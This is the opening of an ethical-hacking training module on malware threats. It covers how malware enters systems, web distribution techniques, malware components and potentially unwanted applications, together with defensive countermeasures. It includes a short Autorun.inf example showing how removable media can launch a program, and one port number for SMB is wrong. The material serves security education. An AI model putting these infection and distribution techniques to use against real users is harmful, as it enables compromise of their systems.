C|EH Certified Ethical Hacker

EC-Council

MODULE 07

MALWARE THREATS

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.

LEARNING OBJECTIVES

- LO#01: Explain Malware and Malware Propagation Techniques
- LO#02: Summarize Advanced Persistent Threat (APT) Concepts
- LO#03: Explain Trojans, Their Types, and How They Infect Systems
- LO#04: Explain Viruses and Worm, Their Types, and How They Infect Files
- LO#05: Explain Fileless Malware Concepts
- LO#06: Demonstrate Malware Analysis Process
- LO#07: Explain Malware Countermeasures
- LO#08: Demonstrate the Use of Anti-Malware Software

Learning Objectives

The primary objectives of this module are to provide knowledge about various types of malware and to illustrate how to perform malware analysis. This module presents different types of Trojans, backdoors, viruses, and worms, explains how they work and propagate or spread on the Internet, describes their symptoms, and discusses their consequences along with various malware analysis techniques such as static and dynamic malware analysis. It also discusses different ways to protect networks or system resources from malware infection.


At the end of this module, you will be able to:

- Describe the concepts of malware and malware propagation techniques
- Explain Potentially unwanted applications (PUAs) and adware
- Describe the concepts of advanced persistent threats (APTs) and their lifecycle
- Describe the concepts of Trojans, their types, and how they infect systems
- Explain the concepts of viruses, their types, and how they infect files
- Explain the concept of computer worms
- Explain the concepts of fileless malware and how they infect files
- Perform malware analysis
- Explain different techniques to detect malware
- Adopt countermeasures against malware

LO#01: Explain Malware and Malware Propagation Techniques

Malware Concepts

To understand the various types of malware and their impact on network and system resources, we will begin with a discussion of the basic concepts of malware. This section describes malware, highlights the common techniques used by attackers to distribute malware on the web and explains potentially unwanted applications (PUAs).



Introduction to Malware

Malware is malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for malicious activities such as theft or fraud. Malware includes viruses, worms, Trojans, rootkits, backdoors, botnets, ransomware, spyware, adware, scareware, crapware, roughware, crypters, keyloggers, etc. These may delete files, slow down computers, steal personal information, send spam, or commit fraud. Malware can perform various malicious activities ranging from simple email advertising to complex identity theft and password stealing.

Malware programmers develop and use malware to:

- Attack browsers and track websites visited
- Slow down systems and degrade system performance
- Cause hardware failure, rendering computers inoperable
- Steal personal information, including contacts
- Erase valuable information, resulting in substantial data loss
- Attack additional computer systems directly from a compromised system
- Spam inboxes with advertising emails

Different Ways for Malware to Enter a System

1. Instant Messenger applications
2. Portable hardware media/removable devices
3. Browser and email software bugs
4. Insecure patch management
5. Rogue/decoy applications
6. Untrusted sites and freeware web applications/ software
7. Downloading files from the Internet
8. Email attachments
9. Network propagation
10. File sharing services (NetBIOS, FTP, SMB)
11. Installation by other malware
12. Bluetooth and wireless networks

Different Ways for Malware to Enter a System

- **Instant Messenger Applications**

  Infection can occur via instant messenger applications such as Facebook Messenger, WhatsApp Messenger, LinkedIn Messenger, Google Hangouts, or ICQ. Users are at high risk while receiving files via instant messengers. Regardless of who sends the file or from where it is sent, there is always a risk of infection by a Trojan. The user can never be 100% sure of who is at the other end of the connection at any particular moment. For example, if you receive a file through an instant messenger application from a known person such as Bob, you will try to open and view the file. This could be a trick whereby an attacker who has hacked Bob's messenger ID and password wants to spread Trojans across Bob's contacts list to trap more victims.

- **Portable Hardware Media/Removable Devices**

  - Portable hardware media such as flash drives, CDs/ DVDs, and external hard drives can also inject malware into a system. A simple way of injecting malware into the target system is through physical access. For example, if Bob can access Alice’s system in her absence, then he can install a Trojan by copying the Trojan software from his flash drive onto her hard drive.

  - Another means of portable media malware infection is through the Autorun function. Autorun, also referred to as Autoplay or Autostart, is a Windows feature that, if enabled, runs an executable program when a user inserts a CD/DVD in the DVD-ROM tray or connects a USB device. Attackers can exploit this feature to run malware along with genuine programs. They place an Autorun.inf file with the malware in a CD/DVD or USB device and trick people into inserting or plugging it into their systems. Because many people are not aware of the risks involved, their machines are vulnerable to Autorun malware. The following is the content of an Autorun.inf file:

```
[autorun]
open=setup.exe
icon=setup.exe
```

To mitigate such infection, turn off the Autostart functionality. Follow the instructions below to turn off Autoplay in Windows 10:

1. Click **Start**. Type **gpedit.msc** in the **Start Search** box, and then press **ENTER**.
2. If you are prompted for an administrator password or confirmation, type the password, or click **Allow**.
3. Under **Computer Configuration**, expand **Administrative Templates**, expand **Windows Components**, and then click **Autoplay Policies**.
4. In the **Details** pane, double-click **Turn off Autoplay**.
5. Click **Enabled**, and then select **All drives** in the **Turn off Autoplay** box to disable Autorun on all drives.
6. **Restart** the computer.

- **Browser and Email Software Bugs**

  Outdated web browsers often contain vulnerabilities that can pose a major risk to the user's computer. A visit to a malicious site from such browsers can automatically infect the machine without downloading or executing any program. The same scenario occurs while checking e-mail with Outlook or some other software with well-known problems. Again, it may infect the user's system without even downloading an attachment. To reduce such risks, always use the latest version of the browser and e-mail software.

- **Insecure Patch management**

  Unpatched software poses a high risk. Users and IT administrators do not update their application software as often as they should, and many attackers take advantage of this well-known fact. Attackers can exploit insecure patch management by injecting the software with malware that can damage the data stored on the company's systems. This process can lead to extensive security breaches, such as stealing of confidential files and company credentials. Some applications that were found to be vulnerable and were patched recently include Google Play Core Library (CVE-2020-8913), Cloudflare WARP for Windows (CVE-2020-35152), Oracle WebLogic Server (CVE-2020-14750), and Apache Tomcat (CVE-2021-24122). Patch management must be effective in mitigating threats, and it is vital to apply patches and regularly update software programs.

- **Rogue/Decoy Applications**

  Attackers can easily lure a victim into downloading free applications/programs. If a free program claims to be loaded with features such as an address book, access to several

POP3 accounts, and other functions, many users will be tempted to try it. POP3 (Post Office Protocol version 3) is an email transfer protocol.

- If a victim downloads free programs and labels them as TRUSTED, protection software such as antivirus software will fail to indicate the use of new software. In this situation, an attacker receives an email, POP3 account passwords, cached passwords, and keystrokes through email without being noticed.
- Attackers thrive on creativity. Consider an example in which an attacker creates a fake website (say, Audio galaxy) for downloading MP3s. He or she could generate such a site using 15 GB of space for the MP3s and installing any other systems needed to create the illusion of a website. This can fool users into thinking that they are merely downloading from other network users. However, the software could act as a backdoor and infect thousands of naive users.
- Some websites even link to anti-Trojan software, thereby fooling users into trusting them and downloading infected freeware. Included in the setup is a readme.txt file that can deceive almost any user. Therefore, any freeware site requires proper attention before any software is downloaded from it.
- Webmasters of well-known security portals, who have access to vast archives containing various hacking programs, should act responsibly with regard to the files they provide and scan them often with antivirus and anti-Trojan software to guarantee that their site is free of Trojans and viruses. Suppose that an attacker submits a program infected with a Trojan (e.g., a UDP flooder) to an archive's webmaster. If the webmaster is not alert, the attacker may use this opportunity to infect the files on the site with the Trojan. Users who deal with any software or web application should scan their systems daily. If they detect any new file, it is essential to examine it. If any suspicion arises regarding the file, it is also important to forward it to software detection labs for further analysis.
- It is easy to infect machines using freeware; thus, extra precautions are necessary.

- **Untrusted Sites and Free Web Applications/Software**

  A website could be suspicious if it is located at a free website provider or one offering programs for illegal activities.

  - It is highly risky to download programs or tools located on "underground" sites, e.g., NeuroticKat software, because they can serve as a conduit for a Trojan attack on target computers. Users must assess the high risk of visiting such sites before browsing them.
  - Many malicious websites have a professional look, massive archives, feedback forums, and links to other popular sites. Users should scan the files using antivirus software before downloading them. Just because a website looks professional does not mean that it is safe.
  - Always download popular software from its original (or officially dedicated mirror) site, and not from third-party sites with links to the (supposedly) same software.

- **Downloading Files from the Internet**

  Trojans enter a system when users download Internet-driven applications such as music players, files, movies, games, greeting cards, and screensavers from malicious websites, thinking that they are legitimate. Microsoft Word and Excel macros are also used effectively to transfer malware, and downloaded malicious MS Word/Excel files can infect systems. Malware can also be embedded in audio/video files as well as in video subtitle files.

- **Email Attachments**

  An attachment to an e-mail is the most common medium to transmit malware. The attachment can be in any form, and the attacker uses innovative ideas to trick the victim into clicking and downloading the attachment. The attachment may be a document, audio file, video file, brochure, invoice, lottery offer letter, job offer letter, loan approval letter, admission form, contract approval, etc.

  Example 1: A user's friend is conducting some research, and the user would like to know more about the friend's research topic. The user sends an e-mail to the friend to inquire about the topic and waits for a reply. An attacker targeting the user also knows the friend's e-mail address. The attacker will merely code a program to falsely populate the e-mail "**From:**" field and attach a Trojan in the email. The user will check the email and think that the friend has answered the query in an attachment, download the attachment, and run it without thinking it might be a Trojan, resulting in an infection.

  Some email clients, such as Outlook Express, have bugs that automatically execute attached files. To avoid such attacks, use secure email services, investigate the headers of emails with attachments, confirm the sender's email address, and download the attachment only if the sender is legitimate.

- **Network Propagation**

  Network security is the first line of defense for protecting information systems from hacking incidents. However, various factors such as the replacement of network firewalls and mistakes of operators may sometimes allow unfiltered Internet traffic into private networks. Malware operators continuously attempt connections to addresses within the Internet address range owned by targets to seek an opportunity for unfettered access. Some malware propagates through technological networks. For example, the Blaster starts from a local machine's IP address or a completely random address and attempts to infect sequential IP addresses. Although network propagation attacks that take advantage of vulnerabilities in common network protocols (e.g., SQL Slammer) have not been prevalent recently, the potential for such attacks still exists.

- **File Sharing**

  If NetBIOS (Port 139), FTP (Port 21), SMB (Port 145), etc., on a system are open for file sharing or remote execution, they can be used by others to access the system. This can allow attackers to install malware and modify system files.

Attackers can also use a DoS attack to shut down the system and force a reboot so that the Trojan can restart itself immediately. To prevent such attacks, ensure that the file sharing property is disabled. To disable the file sharing option, click **Start** and type **Control Panel**. Then, in the results, click on the **Control Panel** option and navigate to **Network and Internet → Network and Sharing Center → Change Advanced Sharing Settings**. Select a network profile and under **File and Printer Sharing** section, select **Turn off file and printer sharing**. This will prevent file sharing abuse.

- **Installation by other Malware**

  A piece of malware that can command and control will often be able to re-connect to the malware operator's site using common browsing protocols. This functionality allows malware on the internal network to receive both software and commands from the outside. In such cases, the malware installed on one system drives the installation of other malware on the network, thereby causing damage to the network.

- **Bluetooth and Wireless Networks**

  Attackers use open Bluetooth and Wi-Fi networks to attract users to connect to them. These open networks have software and hardware devices installed at the router level to capture the network traffic and data packets as well as to find the account details of the users, including usernames and passwords.

Common Techniques Attackers Use to Distribute Malware on the Web

Black hat Search Engine Optimization (SEO)
- Ranking malware **pages highly** in search results

Social Engineered Click-jacking
- Tricking users into **clicking on innocent-looking** webpages

Spear-phishing Sites
- Mimicking legitimate institutions in an attempt to **steal login credentials**

Malvertising
- Embedding malware in **ad-networks** that display across hundreds of legitimate, high-traffic sites

Compromised Legitimate Websites
- Hosting embedded malware that spreads to **unsuspecting visitors**

Drive-by Downloads
- **Exploiting flaws** in browser software to install malware just by visiting a web page

Spam Emails
- Attaching the malware to emails and tricking victims **to click the attachment**

RTF Injection
- Injecting **malicious macros** into an RTF file and tricking users to open the malicious document

Common Techniques Attackers Use to Distribute Malware on the Web

Source: *Security Threat Report* (*https://www.sophos.com*)

Some standard techniques used to distribute malware on the web are as follows:

- **Black hat Search Engine Optimization (SEO)**: Black hat SEO (also referred to as unethical SEO) uses aggressive SEO tactics such as keyword stuffing, inserting doorway pages, page swapping, and adding unrelated keywords to get higher search engine rankings for malware pages.
- **Social Engineered Click-jacking**: Attackers inject malware into websites that appear legitimate to trick users into clicking them. When clicked, the malware embedded in the link executes without the knowledge or consent of the user.
- **Spear-phishing Sites**: This technique is used for mimicking legitimate institutions, such as banks, to steal passwords, credit card and bank account data, and other sensitive information.
- **Malvertising**: This technique involves embedding malware-laden advertisements in legitimate online advertising channels to spread malware on systems of unsuspecting users.
- **Compromised Legitimate Websites**: Often, attackers use compromised websites to infect systems with malware. When an unsuspecting user visits the compromised website, he/she unknowingly installs the malware on his/her system, after which the malware performs malicious activities.

- **Drive-by Downloads**: This refers to the unintentional downloading of software via the Internet. Here, an attacker exploits flaws in browser software to install malware by merely visiting a website.
- **Spam Emails**: The attacker attaches a malicious file to an email and sends the email to multiple target addresses. The victim is tricked into clicking the attachment and thus executes the malware, thereby compromising his/her machine. This technique is the most common method currently in use by attackers. In addition to email attachments, an attacker may also use the email body to embed the malware.
- **Rich Text Format (RTF) Injection:** RTF injection involves exploiting features of Microsoft Office such as RTF template files that are stored locally or in a remote machine. RTF templates are used for specifying the document format. Attackers inject malicious macros into RTF files and host them on their servers. When a user opens the document, the malicious template is automatically retrieved from the remote server by evading security systems.

Components of Malware

- The components of a malware software **depend on the requirements of the malware author** who designs it for a specific target to perform intended tasks

Malware Component	Description
Crypter	Software that protects malware from undergoing reverse engineering or analysis, thus making the task of the security mechanism harder in its detection
Downloader	A type of Trojan that downloads other malware from the Internet on to the PC. Usually, attackers install downloader software when they first gain access to a system
Dropper	A type of Trojan that covertly installs other malware files on to the system
Exploit	A malicious code that breaches the system security via software vulnerabilities to access information or install malware
Injector	A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal
Obfuscator	A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it
Packer	A program that allows all files to bundle together into a single executable file via compression to bypass security software detection
Payload	A piece of software that allows control over a computer system after it has been exploited
Malicious Code	A command that defines malware's basic functionalities such as stealing data and creating backdoors

Components of Malware

Malware authors and attackers create malware using components that can help them achieve their goals. They can use malware to steal information, delete data, change system settings, provide access, or merely multiply and occupy space. Malware is capable of propagating and functioning secretly.

Some essential components of most malware programs are as follows:

- **Crypter**: It is a software program that can conceal the existence of malware. Attackers use this software to elude antivirus detection. It protects malware from reverse engineering or analysis, thus making it difficult to detect by security mechanisms.

- **Downloader**: It is a type of Trojan that downloads other malware (or) malicious code and files from the Internet to a PC or device. Usually, attackers install a downloader when they first gain access to a system.

- **Dropper**: It is a covert carrier of malware. Attackers embed notorious malware files inside droppers, which can perform the installation task covertly. Attackers need to first install the malware program or code on the system to execute the dropper. The dropper can transport malware code and execute malware on a target system without being detected by antivirus scanners.

- **Exploit**: It is the part the malware that contains code or a sequence of commands that can take advantage of a bug or vulnerability in a digital system or device. Attackers use such code to breach the system's security through software vulnerabilities to spy on information or to install malware. Based on the type of vulnerabilities abused, exploits are categorized into local exploits and remote exploits.

- **Injector**: This program injects exploits or malicious code available in the malware into other vulnerable running processes and changes the method of execution to hide or prevent its removal.
- **Obfuscator**: It is a program that conceals the malicious code of malware via various techniques, thus making it difficult for security mechanisms to detect or remove it.
- **Packer**: This software compresses the malware file to convert the code and data of the malware into an unreadable format. It uses compression techniques to pack the malware.
- **Payload**: It is the part of the malware that performs the desired activity when activated. It may be used for deleting or modifying files, degrading the system performance, opening ports, changing settings, etc., to compromise system security.
- **Malicious Code**: This is a piece of code that defines the basic functionality of the malware and comprises commands that result in security breaches.

  It can take the following forms:
  - Java Applets
  - ActiveX Controls
  - Browser Plug-ins
  - Pushed Content

Potentially Unwanted Application or Applications (PUAs)


- Also known as **grayware** or **junkware**, are potentially harmful applications that may **pose severe risks** to the security and privacy of data stored in the system where they are installed
- Installed when downloading and **installing freeware** using a third-party installer or when accepting a misleading license agreement
- **Covertly monitor** and **alter** the data or settings in the system, similarly to other malware

Types of PUAs

- Adware
- Torrent
- Marketing
- Cryptomining
- Dialers

Potentially Unwanted Application: μTorrent

- Microsoft and other antimalware products have classified μTorrent, a **popular BitTorrent** client, as malware or a potentially unwanted application (PUA)



Potentially Unwanted Application or Applications (PUAs)

Potentially unwanted applications or programs (PUAs or PUPs, respectively), also known as grayware/junkware, are potentially harmful applications that may pose severe risks to the security and privacy of data stored in the system where they are installed. Most PUAs originate from sources such as legitimate software packages and even malicious applications used for illegal activities. PUAs can degrade system performance and compromise privacy and data security. Most PUAs get installed when downloading and installing freeware using a third-party installer or when accepting a misleading license agreement. PUAs can covertly monitor and alter the data or settings in the system, similarly to other malware.

Types of PUAs

- **Adware:** These PUAs display unsolicited advertisements offering free sales and pop-ups of online services when browsing websites. They may disturb normal activities and lure victims into clicking on malicious URLs. They may also issue bogus reminders regarding outdated software or OS.
- **Torrent:** When using torrent applications for downloading large files, the user may be compelled to download unwanted programs that have features of peer-to-peer file sharing.
- **Marketing:** Marketing PUAs monitor the online activities performed by users and send browser details and information regarding personal interests to third-party app owners. These applications then market products and resources based on users' personal interests.
- **Cryptomining:** Cryptomining PUAs make use of the victims' personal assets and financial data on the system and perform the digital mining of cryptocurrencies such as bitcoins.

- **Dialers:** Dialers or spyware dialers are programs that get installed and configured in a system automatically to call a set of contacts at several locations without the user's consent. Dialers cause massive telephone bills and are sometimes very difficult to locate and delete.

Potentially Unwanted Application: µTorrent

Source: *https://www.myce.com*

Microsoft and other antimalware products have classified µTorrent, a popular BitTorrent client, as malware or a potentially unwanted application (PUA). Consequently, the installation of µTorrent is blocked on many computers. Microsoft even lists µTorrent in its malware encyclopedia as PUA:Win32/Utorrent, with the description, "This application was stopped from running on your network because it has a poor reputation. This application can also affect the quality of your computing experience."

